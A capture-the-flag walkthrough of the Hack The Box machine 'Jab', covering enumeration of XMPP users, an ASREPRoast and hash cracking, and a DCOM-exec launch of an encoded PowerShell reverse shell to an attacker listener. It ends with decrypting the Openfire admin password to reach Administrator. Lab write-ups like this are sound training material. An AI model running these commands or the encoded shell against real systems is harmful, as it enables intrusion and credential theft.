Description
Jab is a medium Hack The Box machine that features:
- Anonymous account creation in a Jabber server
- User enumeration in a Jabber server
- Windows user enumeration and ASREPRoast attack to obtain a hash and a password
- Sensitive Data Exposure in a Jabber chat
- Remote Command Execution using DCOM Exec
- Privilege Escalation via a password Blowfish hash cracking of an Openfire service
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.106.86.
$ ping -c 3 10.129.106.86
PING 10.129.106.86 (10.129.106.86) 56(84) bytes of data.
64 bytes from 10.129.106.86: icmp_seq=1 ttl=127 time=43.1 ms
64 bytes from 10.129.106.86: icmp_seq=2 ttl=127 time=43.1 ms
64 bytes from 10.129.106.86: icmp_seq=3 ttl=127 time=45.4 ms

--- 10.129.106.86 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 43.078/43.859/45.422/1.104 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.106.86 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.106.86
Host is up (0.044s latency).
Not shown: 984 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5222/tcp open  xmpp-client
5269/tcp open  xmpp-server
7070/tcp open  realserver
7443/tcp open  oracleas-https
7777/tcp open  cbt

Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
We get many open ports, maybe related to an Active Directory environment.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.106.86 -sV -sC -p53,88,135,139,389,445,464,593,636,3268,3269,5222,5269,7070,7443,7777 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.106.86
Host is up (0.044s latency).

PORT     STATE SERVICE             VERSION
53/tcp   open  domain              Simple DNS Plus
88/tcp   open  kerberos-sec        Microsoft Windows Kerberos
135/tcp  open  msrpc               Microsoft Windows RPC
139/tcp  open  netbios-ssn         Microsoft Windows netbios-ssn
389/tcp  open  ldap                Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap            Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
3268/tcp open  ldap                Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
3269/tcp open  ssl/ldap            Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
5222/tcp open  jabber
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
|_ssl-date: TLS randomness does not represent time
| xmpp-info:
|   STARTTLS Failed
|   info:
|     compression_methods:
|     capabilities:
|     unknown:
|     features:
|     errors:
|       invalid-namespace
|       (timeout)
|     auth_mechanisms:
|     stream_id: 7sfe4fb542
|     xmpp:
|_      version: 1.0
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
5269/tcp open  xmpp                Wildfire XMPP Client
| xmpp-info:
|   STARTTLS Failed
|   info:
|     compression_methods:
|     capabilities:
|     features:
|     unknown:
|     errors:
|       (timeout)
|     auth_mechanisms:
|_    xmpp:
7070/tcp open  realserver?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Sat, 24 Feb 2024 19:04:37 GMT
|     Last-Modified: Wed, 16 Feb 2022 15:55:02 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 223
|     <html>
|     <head><title>Openfire HTTP Binding Service</title></head>
|     <body><font face="Arial, Helvetica"><b>Openfire <a href="http://www.xmpp.org/extensions/xep-0124.html">HTTP Binding</a> Service</b></font></body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Allow: GET,HEAD,POST,OPTIONS
|   Help:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   SSLSessionReq:
|     HTTP/1.1 400 Illegal character CNTL=0x16
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 70
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x16</pre>
7443/tcp open  ssl/oracleas-https?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Sat, 24 Feb 2024 19:04:43 GMT
|     Last-Modified: Wed, 16 Feb 2022 15:55:02 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 223
|     <html>
|     <head><title>Openfire HTTP Binding Service</title></head>
|     <body><font face="Arial, Helvetica"><b>Openfire <a href="http://www.xmpp.org/extensions/xep-0124.html">HTTP Binding</a> Service</b></font></body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Allow: GET,HEAD,POST,OPTIONS
|   Help:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   SSLSessionReq:
|     HTTP/1.1 400 Illegal character CNTL=0x16
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 70
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x16</pre>
7777/tcp open  socks5              (No authentication; connection not allowed by ruleset)
| socks-auth-info:
|_  No authentication
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
...
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|_  start_date: N/A
|_clock-skew: mean: -9s, deviation: 0s, median: -9s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.44 seconds
We get services related to an Active Directory, and related to a XMPP server (Jabber). Firstly we need the hostname to out /etc/hosts file.
$ echo "10.129.106.86 jab.htb" | sudo tee -a /etc/hosts
We can use Pidgin app to connect to the XMPP server. We will need to create a new account, as we are allowed to do it. Then we are going to join to a chat in the menu Buddies > Join a Chat > Room List and we can enumerate the room list in the conference.jab.htb server. We have two rooms, test and test2. We have access to test2.
 We get access to some messages sent by
 bdavis user with HTML code to embed an image. Pidgin have the XMPP Service Discovery plugin used to enumerate the available services of the server.
 We find the “User Search”
 search.jab.htb service so we can try to enumerate the users of the server in the menu Accounts > Our Account > Search for Users... and then we enter the search server. As a search term we can use a wildcard *.
 Now we need to export this list of usernames to a text file. We can use the XMPP Console plugin to get the raw XML response from the server with the user data. We will get something like this.
<iq type='result' id='purple6eabbbf6' from='search.jab.htb' to='user@jab.htb/adxu5nfw90'>
	<query xmlns='jabber:iq:search'>
		<x xmlns='jabber:x:data' type='result'>
			<field var='FORM_TYPE' type='hidden'/>
			<reported>
				<field var='jid' type='jid-single' label='JID'/>
				<field var='Username' type='text-single' label='Username'/>
				<field var='Name' type='text-single' label='Name'/>
				<field var='Email' type='text-single' label='Email'/>
			</reported>
			<item>
				<field var='jid'>
					<value>lmccarty@jab.htb</value>
				</field>
				<field var='Username'>
					<value>lmccarty</value>
				</field>
				<field var='Name'>
					<value>Lucia McCarty</value>
				</field>
				<field var='Email'>
					<value>lmccarty@jab.htb</value>
				</field>
...
After copying the XML contents to a text file, we can use a regular expression to get the usernames.
$ cat users.xml| grep -zoPn "(?<=<field var='Username'>\n\t{5}<value>)(.*?)(?=<\/value>)" | tr -d '\000' | sed 's/1\:/\n/g' > users.txt
Exploitation
With the list of usernames we can try to launch an ASREPRoast attack to obtain the hash of an user using GetNPUsers.py tool.
$ python /usr/share/doc/python3-impacket/examples/GetNPUsers.py jab.htb/ -usersfile users.txt -format hashcat -outputfile hashes.asreproast | grep -v 'doesn'
Impacket v0.11.0 - Copyright 2023 Fortra

$krb5asrep$23$jmontgomery@JAB.HTB:d108af3c759d2763c7408f54fed82198$360737d19138e4bc2063188712b34f0187d84aad45b86fb0777f16a1f589e542cbf9540c5352d8a19025ebd0aa37bee8f354b0293e607dbe755c78aff10af1ae749c5bce16704be1ae648db76fc97ce238dc4ed086772bfd310bcba00c8da139b944a2cf4bb4f8a92dfec31303e4048eb09bf8977b84f17f073d9c3910c2b31984ec6da43fde05374f9b93fef639f374481f35d1186c8c31ec7cc6dc2c0790c85f1fbdf252fb20f357c59d65019477a3103d345050cad8c86183739b5d94594252d2e70d823d0e43161b7b495dba4e8b9b8e428eaf70666ea16265d7f2869d49531c
$krb5asrep$23$lbradford@JAB.HTB:552ef71e4df88053a584ddfde097888d$b012e7bdfbc11545bab5ac96e0dc41e239256fb70087f8058a75440f18402435324a4ee8b2388d137785aea3ed0827f83546ece567928a4d94905cb28dc8f4bf2fbca089ef87768854a05cf630a1e37b9b1812834af4b3f9d826815150b7aa979c3bfbb4b9c40c1ef24bba9a17ce360b44e10ce396e1d8a1cd90f1f498f331e65164354cf4c0782bd43a8fff79952fec6caa35a7121a8ede0003e63cbef79799e947802fd7e92d5ace2b9753f22de9e9878e33e94cd2b09d4930ca7d7209cdac0787aa9b5cad70f5526f639e1d01b70af6501ddac8a7c1fef5f24f912710b70505b8
$krb5asrep$23$mlowe@JAB.HTB:4563d9239419bbd944e47dcebc46ce43$790e4c1fbeab5185065ae803badad5999ff277fa3751198363d071e04585a9671b070a305a9b03c847e84eb25cc1848f31bfa101bd36d8eed9ad4339f763ae80f5b0b8c1ede72bbebd85c2258c6d20664525cda997791053d7f36b0f612bb3e5076044f53a027945bc04bd591794d255e990f97aaf5f536c3afa295fd4f54c15e905e00c30a34c0b2e25595801ee8b02e4da44ca8db3e6250c469c4415a30c4c805fdd1548c481099a470b44a6164c240bdabd3577add3e24a3135e4b80c61323a49f74c995e3c6b04c78a2460c2c1246b8faf791f8c67d5f73c4e3cb5af3f969e14
We get the hash for jmontgomery, lbradford, and mlowe users. Now we can try to crack them using John The Ripper.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Midnight_121     ($krb5asrep$23$jmontgomery@JAB.HTB)
1g 0:00:00:10 DONE 0.09380g/s 1345Kp/s 3706Kc/s 3706KC/s !SkicA!..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We get the password for jmontgomery user, Midnight_121. Now we can login using this credentials in Pidgin and get access to the pentest2003 room. We get the password for svc_openfire user, !@#$%^&*(1qazxsw.
 As other common methods of authentication did not work, we are going to use DCOM Exec with
 impacket-dcomexec tool to spawn a reverse shell.
$ nc -nvlp 1234
$ impacket-dcomexec -object MMC20 -silentcommand jab.htb/svc_openfire:'!@#$%^&*(1qazxsw'@10.129.107.136 "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQAzACIALAAxADIAMwA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
Impacket v0.11.0 - Copyright 2023 Fortra
We get the reverse shell.
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.13] from (UNKNOWN) [10.129.106.86] 58399
whoami
jab\svc_openfire
Post-Exploitation
We have a working shell as the svc_openfire user. We see that the user is running the Openfire service. Looking at the documentation we find that the database is saved in C:\Program Files\Openfire\embedded-db\openfire.script. We can search for the encrypted password of the admin user.
PS C:\program files\openfire\embedded-db> type openfire.script | findstr "admin"
INSERT INTO OFUSER VALUES('admin','YgjeJXvFDf4dkSVd0v7ONC+MO8w=','3EHtXqOQxksAuSWAlW9BLaRapkE=','q6Ws2+ZEcDab+zFdBmYDQdWIaZwbfn6z',4096,NULL,'b3623187c74becad09de392aa14b0b08427dc47a78c232aa6bc63423d20e133c0473e10622652724989ca9655a8f87eff512c1ac13ac47cfa6ca3cd3687a81dd868a5cc48cef5a5e','Administrator','admin@jab.htb','001698357611581','0')
The encrypted password is b3623187c74becad09de392aa14b0b08427dc47a78c232aa6bc63423d20e133c0473e10622652724989ca9655a8f87eff512c1ac13ac47cfa6ca3cd3687a81dd868a5cc48cef5a5e. The string is encrypted using Blowfish algorithm so we also need to find the password that encrypted the user password.
PS C:\program files\openfire\embedded-db> type openfire.script | findstr passwordKey
INSERT INTO OFPROPERTY VALUES('passwordKey','zBgWeJBtP2RiZIu',0,NULL)
The password used to encrypt the string is zBgWeJBtP2RiZIu. In Hashcat forum we find Java code to decrypt the password. We get the password.
$ javac OpenFireDecryptPass.java
$ java OpenFireDecryptPass b3623187c74becad09de392aa14b0b08427dc47a78c232aa6bc63423d20e133c0473e10622652724989ca9655a8f87eff512c1ac13ac47cfa6ca3cd3687a81dd868a5cc48cef5a5e zBgWeJBtP2RiZIu
odW!!mVfbXs304kskt!QAZDVGY& (hex: 006F0064005700210021006D00560066006200580073003300300034006B0073006B0074002100510041005A004400560047005900260040)
We check that the password is reused for the Windows Administrator user, odW!!mVfbXs304kskt!QAZDVGY&. We can use evil-winrm tool from our machine to login as the user.
$ evil-winrm -i 10.129.106.86 -u Administrator -p 'odW!!mVfbXs304kskt!QAZDVGY&'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
jab\administrator
Flags
In the Administrator shell we can obtain the user flag and the system flag.
PS ... > type "C:\Users\svc_openfire\Desktop\user.txt"
<REDACTED>
PS ... > type "C:\Users\Administrator\Desktop\root.txt"
<REDACTED>